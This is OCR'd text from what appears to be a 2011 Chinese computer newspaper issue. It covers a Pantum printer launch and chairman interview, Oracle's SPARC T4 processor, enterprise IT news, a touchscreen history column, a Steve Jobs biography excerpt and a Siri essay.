M5000 系列产品的性能不错，其中 M5100 的打印 / 复印速度为 16ppm/16cpm，M5200、M5250 的则为 20ppm/20cpm。M5100 和 M5200 配备了 64MB 主流内存，M5250 则提供了 128MB 的超大内存，能够满足更大的数据吞吐量和苛刻的应用需求，这三款产品的输出分辨率都为 1200 × 600dpi。

耐用性方面，奔图 M5000 系列激光多功能一体机依然采用全金属内部构架，最大月打印负荷高达 20000 页。使用成本方面，M5000 系列激光多功能一体机仍坚持走“平民化”路线，凭借全产业链优势，以及赛纳科技规模化的耗材生产实力，大幅降低了机身和耗材的制造成本，综合使用成本比同类产品低 30%到 50%。售后服务方面，奔图激光多功能一体机继续打破常规，实行两年无打印页数限制保修。

特色功能满足主流应用需求

据介绍，继 2010 年奔图激打品牌发布，短短 10 个月后奔图就推出了激光多功能一体机，这是奔图继黑白激光打印机后的首次重要产品线扩充，意味着奔图已经全面掌握了激光打印机的相关核心技术，并凭借强大的研发实力和创新能力实现了产品的规模化制造。据了解，目前市场上黑白激光打印机和黑白激光一体机共占据了激光打印机市场 74.8%的份额，这说明奔图已经可以满足市场上绝大多数的商务用户需求，这成为奔图面向全球竞争时的一个重要支撑。

秉承奔图打印机的一贯优势与创新理念，以及对中国用户需求的深度理解，此次发布的新品在满足主流应用的同时，为用户带来了更为良好的使用体验。奔图激光多功能一体机 M5000 延续了奔图激光打印机的稳定耐用、经济实惠、两年保修、安全可靠的突出特点，并针对中国用户的实际使用需求进行了“一键快捷操作”的创新性易用设计。比如以往用户在复印身份证时，常遇到“反复翻面”或“图像颠倒”的困扰，而使用奔图激光多功能一体机时，只需要轻轻按下“身份证复印”键，机器就会自动完成两次扫描，用户只需要翻转一次身份证即可。

而对日常办公中经常遇到的票据复印，市面上的一体机往往不能自动调节参数设置，复印时常需要反复手动调整设置，费时费力，效果也不理想。奔图 M5000 系列新品采用了最新的内部图像处理技术，针对票据复印进行了优化，用户只需要点击“票据复印”键，就能复印出清晰干净的文件，连票据开缝处的重叠字迹都能清晰呈现。同时，与很多国际品牌不同，奔图激光多功能一体机支持中文液晶面板显示，充分体现出对中国用户需求的重视。

除了产品品质和人性化设计方面的突出特点外，奔图还针对 M5000 激光多功能一体机的外观设计进行了大胆创新，一改市面上打印机产品外观黑白灰三色一统天下的沉闷局面，推出炫蓝色、炫紫色系列机型，满足了用户对于办公产品的时尚化、个性化追求。

高端对话

专访嘉宾：
奔图董事长汪东颖

电脑报：*请问汪总，打印机是一个巨头的游戏，你加入巨头的游戏后有什么样的感悟？你有没有感到害怕或者后怕？你是怎样克服的？*

汪东颖：你把我的心里话说出来了，你问我怕不怕，怎么能不怕呢?我们公司在这么多年中讨论了无数次，这很难决定，因为这个行业被高度垄断，具有高度的知识产权保护，很多 IT 界知名企业想进入这个领域都失败了，包括我国台湾的一些大型企业。奔图为什么敢做打印机呢?首先是我们这个团队的个性，我们这个团队在公司以往的发展过程中，总是敢于挑战行业中别人不敢做的事。比如说，当时有一个芯片别人不敢做，很多大厂都放弃了，我们就斗胆去做了，而且我们做成了。在当时对我们来说这个难度和今天做打印机是一样的。

我们用了五六年的时间将兼容耗材做到了全球的前列，企业也遇到了发展的瓶颈，遇到了发展的天花板。我们也在考虑今后往哪里走? 我们觉得向产业链的上游延伸进行产业转型是正确的方向，而且我们有这种能力，能够把激光打印机做出来，所以我们就做了激光打印机。研发激光打印机的过程中有千难万险，但我们齐心协力成功地把激光打印机做出来了。你问我有没有压力，我想说压力是巨大的。今天我面对客户的时候信心十足，但是我也给大家交底，我的心里同时是忐忑不安的。

电脑报：*以前市面上的所有打印机采用的都是国外打印机厂商的技术，具有自主知识产权的奔图激打面世，填补了国内企业在打印机领域的空白，这对国家或者民族产业来说有什么意义呢？*

汪东颖：初期我们做打印机的时候，想到更多的是这个行业只有少数的设备制造商，一定会有巨大的机会。在这个行业里，中间批发商总是感到被压迫和被愚弄，终端消费者总是没有选择，因为只有这几个品牌，所以我们觉得一定有巨大的商机。

过去说产业报国，更多说的是社会责任，说的是就业、交税方面的。进入打印机行业的时候，我们发现它不仅仅是高度垄断的，而且是涉及国家安全的一个行业。实际上打印机是一个信息设备，大家不要把它仅仅当作打印的工具，它是信息泄露的一个天然通道。

因为涉及信息安全，中国政府要求打印机厂家开放源代码，但国外的打印机厂商说“不行”。而赛纳科技的态度是“如果国家需要开放源代码，赛纳没有问题，全部对政府开放。”我们希望我们的国家与政府是安全的，特别是重要的部门需要安全的打印输出，我们希望能给他们更多的选择。

纽曼百寸LED电视投影机
普及风暴！999元
青花款
LED光源 3万小时使用寿命
NM-PH01B
· 接机顶盒看百寸电视节目
· 接电脑、DVD看影视大片
· 接卡拉OK机在家自由欢唱
· 接游戏机畅玩各种游戏
· 接跳舞毯轻松锻炼身体
1080P全高清
3LCD EPSON 技术授权
NM-PL01C
高清影院 4999元
时尚礼品
XGA：1024*768
LED光源长寿命
LCOS投影技术
内置播放功能
NM-PH01
便携微投 2299元
销售网点热线：
北京 010-51638960
上海 021-33586530
天津 022-60266027
广州 020-38103109
南京 025-66061101
长春 0431-85617126
武汉 027-59220024
沈阳 024-23902909
福州 0591-83374582
成都 028-86310179
济南 0531-69950266
郑州 0371-63973702
昆明 0871-5125278
青岛 0532-83817900
新疆 0993-7570111
太原 0351-7221501
哈尔滨 0451-55504518
深圳 0755-89808604
大连 0411-87924949
西安 029-68912090
厦门 4000-8555-60
邯郸 0310-7648060
汉中 0916-2232002
烟台 0535-6282393
菏泽 0530-5698898
淄博 0533-2662007
洛阳 0379-64889077
新乡 0373-5810670
南阳 0377-63480397
鳳TV
区域独家招商热线：400-626-1130 官方网站：www.newmine.net
篇幅有限，更多地区请直接拨打400电话 官方商城：http://newsmytf.tmall.com

甲骨文推出SPARC T4处理器

自从Sun公司被甲骨文收购后，SPARC处理器的去留问题曾是大家关注的焦点。今年10月在旧金山召开的OpenWorld 2011上，甲骨文正式推出了SPARC T3处理器的接班人——SPARC T4处理器。


SPARC T4的进步

定位于服务器和HPC(超级计算机)领域，且作为SPARC T3后续产品的SPARC T4，是自Sun 2004年10月推出的双核UltraSPARC-IV+ "Panther"芯片以来最重要的一款产品。甲骨文接手Sun后，开发的SPARC架构处理器依旧面向服务器和HPC领域，目前世界排名第一的日本RIKEN(理化学研究所)和富士通合力打造的超级计算机——"京"，就是采用SPARC架构的CPU。


SPARC T4处理器的开发代号名为"Yosemite Falls"。SPARC T4处理器与SPARC T3一样，都采用了台积电的40nm制程工艺进行制造。不过为了降低功耗，新的SPARC T4采用了台积电的互补型MOS集成电路制造工艺。同样是为了降低功耗、提升频率，SPARC T4处理器将核心数量从SPARC T3的16个减为8个（每个核心可以同时运行8个线程），配备16级流水线，并集成两个DDR3内存控制器、两个PCI-Express 2.0 ×8外设控制器和两个万兆以太网控制器。由于核心数减少，SPARC T4处理器集成的晶体管数量为8.55亿个，相比SPARC T3的10亿个减少了15%左右。

SPARC T4采用的单个CPU核心为甲骨文新开发的S3，该方案原名为VT，是由Sun Microsystems公司数年前研发而成的。每个S3核心内部集成16KB一级数据缓存+16KB一级命令缓存+128KB二级缓存。而SPARC T3使用的S2核心L1缓存只有16KB命令缓存+8KB数据缓存，相比之下SPARC T4的S3核心的缓存提高了不少。


也许在英特尔、IBM的服务器处理器上采用三级缓存已经是很普通的事情，但此前对SPARC T系列处理器而言只是一个梦。不过，新一代SPARC T4处理器终于引入L3缓存——8个S3核心将共享使用4MB三级缓存，这将在一定程度上提升处理器在多任务、高负载下的运算性能。当然，饱受争议的频率问题在SPARC T4上也得到了解决，SPARC T4处理器的主频将超过3GHz，几乎是上一代产品的一倍。看到这里，也许有不少朋友会感到疑惑：SPARC T4的核心数仅为SPARC T3的一半，难道SPARC的性能退步了？非也！SPARC T4最大的亮点就是它在性能的提升上，特别是在单线程处理方面的改进。


Exalogic Elastic Cloud
• Fastest Java Performance
• Elastic Capacity on Demand
• Fault Tolerant, Scalable, Sec
• Easily Maintained
• Patch All Software by Download
ORACLE
Sun


在 Open World 2011 大会上甲骨文发布了 SPARC T4 处理器及相关的服务器产品



S3 核心内部运算模块



SPARC T4具有8个S3核心



SPARC T4与SPARCT3处理器的性能对比

两种突破性的技术改进

尽管SPARC芯片此前的三代多核心多线程产品在处理大量工作负载方面表现良好，SPARC T1、T2以及T3芯片在单线程的性能表现上一直不太好，而这一弱点相当致命，这主要是因为以前的SPARC T系列处理器采用硬编码的线程机制及算法。针对这个致命的缺点，新一代SPARC T4采用了动态线程技术：通过甲骨文称为关键性线程API的方案，允许高优先级的应用软件独占一个核心中的一个线程，优先支配核心的所有资源来大幅度提升单个线程的性能。SPARC T4能够在线程占用模式与正常模式之间实时动态地切换。然而，针对这种线程占用情况必须重新编译，还是会自动处理，甲骨文并没有作具体说明，但从SPARC T4的性能测试数据来看，可以肯定的是会自动处理。

同时甲骨文还将乱序执行（OOE）技术引入SPARC平台，OOE能够让一个线程中的指令不必等待前面队列完成才执行处理，可缩短程序的执行时间。英特尔、IBM和AMD的服务器处理器早已经采用了OOE技术。而之前的Sun SPARC处理器的线程是顺序执行的：先加载指令，如果输入就位，将输入发送到CPU的执行单元进行处理；如果操作数未就位，那么处理器暂停。这种架构只能通过提升线程数量来提升性能，单线程性能低下让Sun的服务器在很多应用中并不尽如人意。SPARC平台更适合Web应用，并不是Oracle数据库的理想计算平台，特别对于并行处理任务而言。因此，甲骨文在新一代SPARC处理器中终于引入了乱序执行技术。

动态线程技术和乱序执行技术的引入，让SPARC T4处理器在单线程运行能力上比SPARC T3处理器最高快了5倍之多——这是配置了4颗SPARC T4处理器、搭配Oracle Exdata数据库系统以及Exlogic应用服务器的测试结果。

对于SPARC架构来说，这两种具有突破意义的技术改进，让核心数、线程数减少一半的SPARC T4的性能仍远远高于此前的SPARC T3处理器。单台服务器上的单线程运行性能出现了巨大飞跃，让甲骨文得以升级其庞大的SPARC/Solaris服务器阵容。此外，SPARC T4还集成了对应模块，大大强化了加密编码运算处理的性能。

不难看出，如同英特尔、AMD、IBM一样，甲骨文收购Sun后发布的第一款SPARC处理器，也正朝着体积更小、性能更强、功耗更低的方向发展，在满足大数据运算和关键行业用户需求的同时，SPARC T4会给本已竞争激烈的服务器处理器市场注入一股活力，也势必会引爆下一轮"芯"革命。

@梁敏

上接A10版

判断企业转型成功的依据

蛹看着美丽的蝴蝶在花丛中飞舞，非常羡慕，就向蝴蝶请教它成功的秘诀。蝴蝶告诉它："首先，你必须渴望飞翔；其次，你必须要有一股打破和脱离你原先那个非常安全而温暖的巢穴的勇气。"在转型过程中，并不是每一个企业都有"化蛹为蝶"的勇气和胆识，那么如何来衡量企业走上的是真正向服务型企业转变的道路呢？

真正的服务型企业是有迹可循的，具有明显的服务特征。在服务型企业中，服务不再是某个部门的职责，而是企业整体关注的对象；服务部门不再是传统的成本中心，而是成为企业重要的利润源泉；服务不再局限于售后环节，而是渗透到设计、制造、销售等各个环节；企业的高管们也不再是高高在上的管理者，而是纷纷成为"领导就是服务"的体验者；精明的销售人员不再只是千方百计地把产品卖出去，而是想顾客所想，为顾客提供贴心服务；制造企业努力把产品和服务一起打包出售，服务企业正在努力提高自身的价值含量；企业"聚焦"于高价值顾客，顾客在享受着更好服务的同时，提出了越来越高的服务要求……

客户的需求在变化，IT 企业必须把握这种变化

向服务和方案提供商转型的实质是提升服务的地位和效益，因此，要判断一个企业是否真正转型成功，只需要通过上述的服务特征判断即可。如果一个企业提供的服务含量由少到多、服务价值由低到高、服务地位由边缘到核心，如果服务给企业带来了源源不断的利润，并且随着服务的深入，企业品牌的知名度、美誉度在不断提升，那么就证明该企业已成功地转型为服务和方案提供商了。

@蓝色海洋

IBM被评为全美最环保企业

美国《新闻周刊》评选出第三届最环保公司排行榜，IBM获得全美最环保公司称号，而Munich Re保险公司获得全球最环保公司称号。本次评选由《新闻周刊》和环境保护组织Sustainalytics、Trucost共同制定评分标准，评分标准由环境影响分、环境管理分和环境公布分组成。

在评选的全美十大最环保公司中，IBM排名第一位，惠普、电信运营商Sprint Nextel、医疗产品提供商Baxter、戴尔分列第二至第五位。全美最环保公司前十位还包括强生、埃森哲（Accenture）、欧迪办公（Office Depot）、CA Technologies和英伟达（NVIDIA）。

今年评选出的全球最环保公司上榜企业数量由100家提高至500家，排名靠前的多为科技类企业。其中Munich Re保险公司位居全球最环保公司第一位。IBM、澳大利亚国家银行（National Australia Bank）、巴西布拉德斯科银行（Banco Bradesco）、澳新银行集团（ANZ Banking Group）分列第二至第五位。

全球最环保公司的前十位还包括BT Group、塔塔顾问（Tata Consultancy Services）、Infosys、飞利浦（Philips）、瑞士电信（Swisscom）。

编辑点评：随着地球资源的枯竭和污染的加剧，人们越来越关注产品的绿色环保特性。重视企业的环保特性，可以提升企业在潜在用户心目中的形象，对提高企业的销售大有好处，有远见的企业大都非常重视这种荣誉。

戴尔与EMC“分手”

戴尔已经正式停止转销EMC的存储设备，转而使用它自己的存储设备来代替。两者之间的关系也由合作转为竞争。

这意味着戴尔不会再销售贴牌戴尔的EMC产品，包括EMC CLARiiON、Celerra、DataDomain和VNX产品。可是，戴尔仍然会为这些产品的客户提供服务，只要EMC还为这些产品提供升级服务，戴尔也会为这些产品提供扩容（包括驱动和附件）和软件的升级服务，或许直到2016年才会彻底结束。同时，戴尔的存储硬件生产线会提供客户需要的新产品。

EMC和戴尔的合作关系已经持续了十年，两家公司都受益颇多。现在，戴尔发现存储业务变得越来越重要，而自己独立经营存储业务可以得到全部的收益，从而带来更为显著的经济效益。

为了实现独立经营的目标，戴尔开始收购存储供应商，积极开拓市场，整合自己的主流存储业务。戴尔收购了主营iSCSI存储业务的EqualLogic公司，主营规模化NAS技术的Exanet公司，主营光纤通道存储的Compellent公司，还有主营数据压缩和数据优化的Ocarina公司。此外，戴尔还推出了自己的DX6000存储硬件，并与Caringo合作推出了软件系统。

戴尔表示，公司已经投入超过2亿美元去建造自己的存储业务，并且会继续投入1亿美元，在数据中心、手机和云计算方面推出新的技术。戴尔在对存储公司的收购方面也表现得相当积极。EqualLogic的收入自收购以来增长了7倍，一跃成为了iSCSI市场的领导者。Compellent在今年前六个月的收入和新顾客的数量都比2010年全年的数量还要多，而它的团队人数也从收购之初的500人增加到了现在的820人。

编辑点评：数据作为企业的核心资产，其存储和安全对企业来说非常重要，企业用户也舍得花钱添置存储设备，因此存储设备市场在不断快速增长，戴尔想赚取更丰厚的利润，单干也在情理之中。

富士通发布新型高性能文件系统

10月18日，富士通宣布推出一种名为FEFS（Fujitsu Exabyte File System）的新型高性能计算机文件系统。FEFS是x86（英特尔首先开发制造的一种微处理器体系结构的泛称）的高性能计算集群文件系统，能够通过高速分布式计算完成节点上的数据读写，在高速和大规模数据处理方面具有较好的性能。富士通称，使用该技术，从计算机节点到文件系统的传输速度最高可达每秒1TB。

目前已有越来越多的服务器采用x86架构，这种架构可用于计算机进行基础的分析和模拟，在制造业等许多行业被广泛采用。随着x86高性能计算集群系统的发展，文件系统已经成为拖累其性能提升的一大瓶颈。要求开发出新型文件系统，以提高系统速度和数据处理能力的呼声日益强烈。

据介绍，FEFS是在开源文件系统Lustre的基础上重新进行开发的，富士通添加并增强了一些专有功能。在可扩展性上，它可以根据需求从TB存储规模的系统扩展到最多1000PB的规模，并能以较有竞争力的价格组成集群系统，以满足大型服务器集群的存储需求；在传输速度上，最高可达每秒1TB，是Lustre文件系统的1倍到3倍；在共享方面，该文件系统具有用户份额公平配给功能，能够通过对节点的操控设置优先级别，防止某一个特定用户长时间、大量占用带宽。

编辑点评：FEFS文件系统的推出对高性能计算系统的发展意义重大，它不但可以提高高性能计算系统的存储能力和运算能力，而且对高性能计算系统的商用也可起到推波助澜的作用。

微软推出Windows Intune 2.0云管理服务

10月17日，微软推出了Windows Intune云管理服务第二版，Windows Intune能够让企业用户管理PC并保证PC的安全。Windows Intune是微软的云服务，向IT专业人员提供PC管理和安全服务，每个月用户须花费11美元，这项服务还提供30天的免费试用，用户最多可管理25台PC。

Windows Intune包括两个组件：一个是现场Windows和Windows管理工具；另一个是在线管理和安全服务，Windows Intune是从微软的系统中心在线桌面管理器项目发展而来的。

新的第二版Windows Intune支持第三方应用程序更新和使用补丁，Windows Intune第二版还增加了执行远程IT任务的能力以及访问管理控制台和新的报告能力。

使用Windows Intune 2.0，企业用户可以顺利地从Windows XP升级到Windows 7，而不用再花费资金来升级企业IT系统。

编辑点评：随着云计算的逐渐普及，各个IT巨头都在为逐鹿云计算市场做准备，Windows Intune 2.0作为微软云计算计划的一部分，相信对微软的云战略具有重要的意义。

PowerBuilder 12.5正式面市

企业级移动软件公司Sybase（SAP旗下的公司）近日宣布，Sybase倍受赞誉的快速应用开发工具的第二款.NET版——Sybase PowerBuilder 12.5正式面市。PowerBuilder 12.5为开发人员提供了最简便、最快速和最具成本效益的解决方案，帮助他们在Microsoft Windows 32和.NET架构中创建具有现代感和视觉冲击力的商业应用。

“多年来，Sybase PowerBuilder一直是应用开发领域的领军产品，它将大数据量的开发与高效的图形用户界面（GUI）相结合，为企业的各种应用提供全方位的服务”，IDC应用开发软件研究项目总监Al Hilwa表示，“PowerBuilder已经将Visual Studio内核集成到其基础架构中，成为无缝支持Windows .NET的环境，这一趋势表明这款产品具备两项同等重要的功能：第一是升级现有系统，第二是为传统的Windows 32环境和.NET开发新产品。”

PowerBuilder的专利技术DataWindow是业内构建应用程序数据访问最快捷、最简便的组件。PowerBuilder 12.5更新了WPF版本和Win32版本，进一步提升了DataWindow的功能易用性。新版本同时新增了其他功能，允许开发人员构建内置DataWindow的自定义可视用户对象（CVUO），并将它部署在任何.NET应用中。现在，PowerBuilder开发人员能够将DataWindow作为一个组件应用于其他.NET开发环境中，以应对最复杂的业务挑战。

Sybase PowerBuilder 12.5同时具有适用于Win32应用的新功能，开发人员可以在PowerBuilder平台中升级Win32应用，或将应用从Win32转换到.NET，并同时保护他们的应用投资。同时，PowerBuilder仍然是当前唯一一款允许用户在PowerBuilder平台利用现有Win32代码无缝移植到.NET架构的产品，从而极大地节省了重写成本，并简化了重写程序。

编辑点评：PowerBuilder是一款能够在成熟、稳定平台中实现易用性和功能性的开发平台产品，它出色的图形用户界面令用户赞不绝口，使用它后用户能够集中精力解决时间和预算方面的业务难题。

企业专栏

联想R520 G7服务器
助力中西部药品检验

联想 R520 G7 服务器 -- 海量存储服务器

近日，国家食品药品监督管理局为中西部药检所配备高科技检验检测仪器正式到位。其中，由联想提供的包括以R520 G7服务器为核心的硬件设备和完善的售后服务在内的整体解决方案，凭借高稳定、高可靠、大容量、易管理等特性，为本项目构建了强大的IT基础设备平台，为满足安全监管需要奠定了坚实的技术监督基础，令中西部地区的总体药品检测技术能力得到了进一步加强。

需求分析

国家食品药品监督管理系统中西部地区药检仪器项目中药检所分布在全国包括山西、辽宁、江西、内蒙、四川、贵州等107个地市级药检所，主要应用包括地市级药检所OA系统、检验存档系统、中药检验系统、化学药品检验系统、微生物检验等IT应用；由于中西部药检所大部分地区无专业IT运维人员，主要依托当地三甲医院或当地卫生局信息处协助管理，对于服务器运维及故障恢复要求非常高，要求至少提供3年免费上门服务以及3年质保，提供7*24小时服务。如果设备出现故障，在接到维修服务的请求后，应在15分钟内作出应答，进行电话指导、网上诊断协助排除故障，如电话不能解决，须在一个工作日内抵达现场。

方案设计

根据国家食品药品监督管理系统中西部地区药检仪器项目中对于服务器的技术要求及中西部药检所的实际应用及运维情况，联想提供一整套包括提供硬件设备及完善的售后服务在内的整体解决方案：

产品亮点

☑ 高性价比

1.采用英特尔®至强®处理器5500系列，配合英特尔®QPI总线设计，将处理器间的连接带宽提升至25.6GB/s；处理器集成三通道内存控制器，配合高速DDR3内存，使CPU与内存的数据带宽高达32GB/s，整体计算性能较上代产品提升100%。

2. 单位存储空间的价格最优。在2U空间内最大化能支持的磁盘数量，可扩展的磁盘容量最大可达12TB。

☑ 不间断读写的稳定续航能力

1.支持企业级SATA硬盘，提供更高的可靠性，在7*24不间断读写的极端使用压力下仍能稳定运行。

2.企业级SATA硬盘具备优于桌面级SATA硬盘的可靠性。

猛犸专栏 | Column

作者简介：猛犸，科技作者，宅属性。关注信息技术及其给生活带来的影响，为多家科技、新闻媒体撰稿

十三物什之五：触摸屏

指尖革命

一个有趣而很少有人意识到的事实：今天最受欢迎的手机上使用的触摸屏，实际上是这一家族中最古老的成员。

1983年，惠普推出首款触摸屏个人电脑HP-150

“柏拉图”计划

早在1965年，英国军方研究部门就开发出了电容触摸屏，而在40年后，它才因为支持多点触摸的特性而广为人知——与此同时，它的同类早已遍布大街小巷。

在1967年申请的一份名为“触摸显示”的专利中，英国皇家雷达局的埃里克·亚瑟·约翰逊说，通过覆盖在阴极射线管显示器上的大量触摸传感器，人们可在屏幕上进行更多选择。当时他计划把这种技术应用在雷达数据处理上：用阴极射线管显示器提供图像，用触摸屏来实现更加直观的输入操作。

当时约翰逊设计的触摸屏，算是最早的电容触摸屏。人体是一个导体，所以当手指贴近这种触摸屏时，会与触摸屏表面形成一个耦合电容，吸走电流。电容屏的四个角上都有导线，电流从导线中流出，电流强度与碰触位置到四角的距离成正比。通过计算，即可得知触摸点的位置。

不过，在发表了两篇论文和申请一项专利后，约翰逊的触摸屏原型遇到了瓶颈。这种新设备没能用在雷达站，美国人也开发出类似的技术，并率先用于计算机辅助教学领域——“柏拉图”计划是历史上第一种将计算机和触摸屏结合起来的设备。

“柏拉图”（PLATO）是个缩写，全称是“自动化教学的程序逻辑”。显而易见，这个绕嘴的全称是为了故意凑出那位哲学家的名字。早期的“柏拉图”系统被用于大学和中学，但是从1972年开始，它开始面向更广阔的人群。在这种系统的终端显示器上，首次出现了触摸屏。

被排斥的日子

柏拉图系统上使用的是红外触摸屏。这种触摸屏要在屏幕上安装额外的框架，上面布满红外线发射器和接收器，形成红外线矩阵。当手指按在屏幕上时，会阻断红外线的接收，控制器便能判断出当前手指指点的位置。这种触摸屏对环境的要求较低，分辨率也不高，更适合用在ATM或者自动售货机这样的设备上。

惠普公司的HP-150是世界上第一台使用红外线触摸屏的商业电脑，1983年11月开始发售。这已经是IBM兼容机计划发布之后的第三年，但这台机器并不是IBM兼容机。这个机型的市场反响平平，第二年就被升级版本取代，而触摸屏也不再是默认配置。


真正让触摸屏变得广为人知的，应该算是PDA这种设备的出现。苹果公司早期的“牛顿”是一次滑铁卢，但是几年后它的同类产品开始流行起来。使用电阻屏或者电容屏的设备纷纷出现，除了那些有特殊要求的计算机——例如专门用于手绘的——之外，台式计算机上似乎已经没有触摸屏的容身之地。

之所以触摸屏会受到台式机这样的排斥，可能是因为使用方式上的不同。和传统的书写方式相比，台式机简直有些怪异：它的控制部分是接近水平的，而显示部分却接近垂直。但是，这种工作方式的确更适合人体的结构，让胳膊和脖子都不会太累。如果台式机都采用触摸屏而取消了键盘和鼠标的话，也许会更接近于科幻电影中那些对未来计算机的描述，但是一定会对我们的肩部肌肉带来巨大的挑战。并不是每个人都可以每天举高手臂度过8个小时工作时间的。

所以，在很长一段时间中，触摸屏和计算机的交集仅限于ATM之类偶尔使用的设备上，并没有成为计算设备输入输出的主流。但是随着计算设备变得越来越小，小到可以放在书包甚至口袋里之后，触摸屏的春天终于到来了。从摩托罗拉的一款手机开始，触摸屏终于大放异彩。

下期预告>>

当触摸屏成为手机推荐配置之后，人们花在手机上的时间大大增加。这么说也许有些不公平——毕竟引诱人们使用手机的是越来越强大的功能和无处不在的网络，但输入设备和输出设备结为一体的思路，的确重新塑造了人们的行为。




《乔布斯图传》连载之八

出版时间：2011 年 10 月
出版社：电脑报电子音像出版社
著：Jean 斯坦福大学图书馆 定价：29.8元

乔布斯在活着的时候是一个改变世界的人，死后他成为了神：有一批忠实的信徒传承他的理念，继续改变世界。在策划、制作《乔布斯图传》的过程中，我强烈感地受到了乔布斯的人生信念：如果今天是你生命中最后一天，你会如何抉择？

——何单（新浪微博：weibo.com/dancol）

乔布斯最重要的6个抉择（上）



2004年12月7日，乔布斯坐在位于帕洛奥托的家中对着镜头微笑。7年后，他在此离世

抉择1：辍学

在好不容易说服养父母将其送进学费昂贵的里德学院后，乔布斯并未把一门心思用在大学课程上，而是迷上了东方哲学。由于第一学期成绩很糟糕，乔布斯索性决定退学并要回了所交的学费。然而乔布斯并未打算离开里德学院，里德学院也没有主动赶他走。如此一来，他便能在这个学校得到很好的教育，而不用受学分的困扰。不过，由于没有宿舍，乔布斯通过“赖”在其他学生的宿舍里以达到呆在里德学院的目的。为填饱肚子，当时穷困潦倒的乔布斯甚至去捡5美分一个的可乐瓶子。

点评：乔布斯、比尔·盖茨、马克·扎克伯格、拉里·埃里森、保罗·艾伦、迈克尔·戴尔……他们的共同点除了都非常有钱外，还有：大学辍学生。如果我们就此得出辍学能让一个人飞黄腾达的结论，显然是只看到了事物表面。以上这帮大亨都是在大学时就找到了自己的人生航向，并且勇敢地将主要的时间和精力投入其中。

抉择2：创业

1976年初，21岁的乔布斯向沃兹提议创办一家公司以贩售印刷电路板，购买者只需要按照图纸说明，就可用各种电子元器件装配成计算机。一开始沃兹持保留态度，后来乔布斯用“就算赔钱，至少我们这辈子拥有过一家公司”说服了他。不过，不管是乔布斯还是沃兹，都没有意识到这是个宏伟计划的开始。在他们看来，只有少数朋友和电脑发烧友有这方面的购买需求，能卖出100片左右就不错了，因此当时两人并未从原单位离职，还像往常一样每天各自去Atari和惠普上班。

点评：在此引用李开复的“创业五宗罪”理论最为合适：1.一毕业就创业；2. 创意等于创业；3.创业等于上市；4.对市场不够重视；5.创业等于赢得风投。聪明如乔布斯，也是先选择合适伙伴，再选择合适时机，再行创业。

抉择3：认亲

乔布斯的大女儿丽萨（Lisa）是一个私生女。1977年夏天，乔布斯在高中结交的女友克丽丝也来到了苹果公司，当上了一名装配工人。此时，她已怀上了乔布斯的孩子，但乔布斯非但拒绝做这个孩子的父亲，还要她去堕胎。1978年，克丽丝生下一个女儿。此后，虽亲子鉴定结果显示丽萨就是乔布斯的女儿，但乔布斯仍然拒绝认亲。1979年，克丽丝将此事闹上了法庭。在法庭上，乔布斯为了证明自己不是丽萨的父亲，编出了各种理由，甚至谎称自己没有生育能力。如果你认为乔布斯强硬到甚至有点无赖，那么不妨来看看他另一种表现：1978年，丽萨诞生后不久，乔布斯决定亲自主导研发一款有史以来性能最好的个人电脑，他为这台电脑取名为Lisa，尽管没有解释原因，但几乎每个苹果员工都认为这取自他女儿的名字。官司和解后，乔布斯终于认亲，并将丽萨接过来同住。后来，他送丽萨去了哈佛大学。今天，丽萨已经是一名记者和作家。

点评：一个男人之所以是男人，除了他具有男人的生理结构外，更重要的是他有担负责任的强烈意愿与能力。勇于担当责任的品质最终让乔布斯成为了一个真正的男人。也是他日后重返苹果，拯救实同自己骨肉的企业于水火之中的动力之源。

（乔布斯的另外三个抉择，请见下期《电脑报》）

蒋一心，纽约大学科技管理硕士，现居纽约。狂热的文学、音乐、技术爱好者，用随意的笔调记录海外IT生活趣闻。
邮箱：jiangyixinzl@gmail.com

Siri与会下金蛋的鹅

阿西莫夫笔下的鹅为什么跟其他鹅不一样，因为它会下金蛋，那苹果的Siri跟其他的语音系统有什么差别呢，它是“会下金蛋的鹅”吗？

当人们狂热为触手可及的人工智能欢呼雀跃的时候，可曾想过这其实并不新鲜的技术组合蕴含着独特的商业策略

纽约第五大道苹果店前排队购买 iPhone4S 的人群

苹果的特点是什么？有人说简单，有人说艺术，有人说奢侈。但相信所有用过苹果产品的人无论有多少赞美和批评一定会说到考究的设计和流畅的操作。iPhone4s 发布后，一改以往苹果粉丝们的狂热追捧而突然冒出了一系列谩骂和责难。其实想想，很能理解，人们从 7 月份盼到 10 月，无论如何，一款设计未变，主要技术指标却早已出现在 Android 手机中的产品肯定不能满足人们的期待。但真的是这样吗？

iPhone4S 的很多升级里，引人注目不是那颗 800 万像素带防抖的相机和 A5 双核 CPU，这些竞争对手早已有之。最让人们疯狂的反倒是那个称为 Siri 的语音助手应用。在刚刚发布的时候，人们对这个程序嗤之以鼻，上市后无数人却拿着这个程序玩儿得不亦乐乎。各种“调戏 Siri”的或视频或截图或摘抄铺满网络。这个小程序也是我最关心的东西。

如果把 Siri 拆分开来，可以看做是三种核心功能的集合体：语音识别，语音认知和语音反馈。你说的话 Siri 要先能识别里面的单词，通过对应的算法，把单词转换成相应的值和公式，通过计算和比对，给予贴切的反馈。

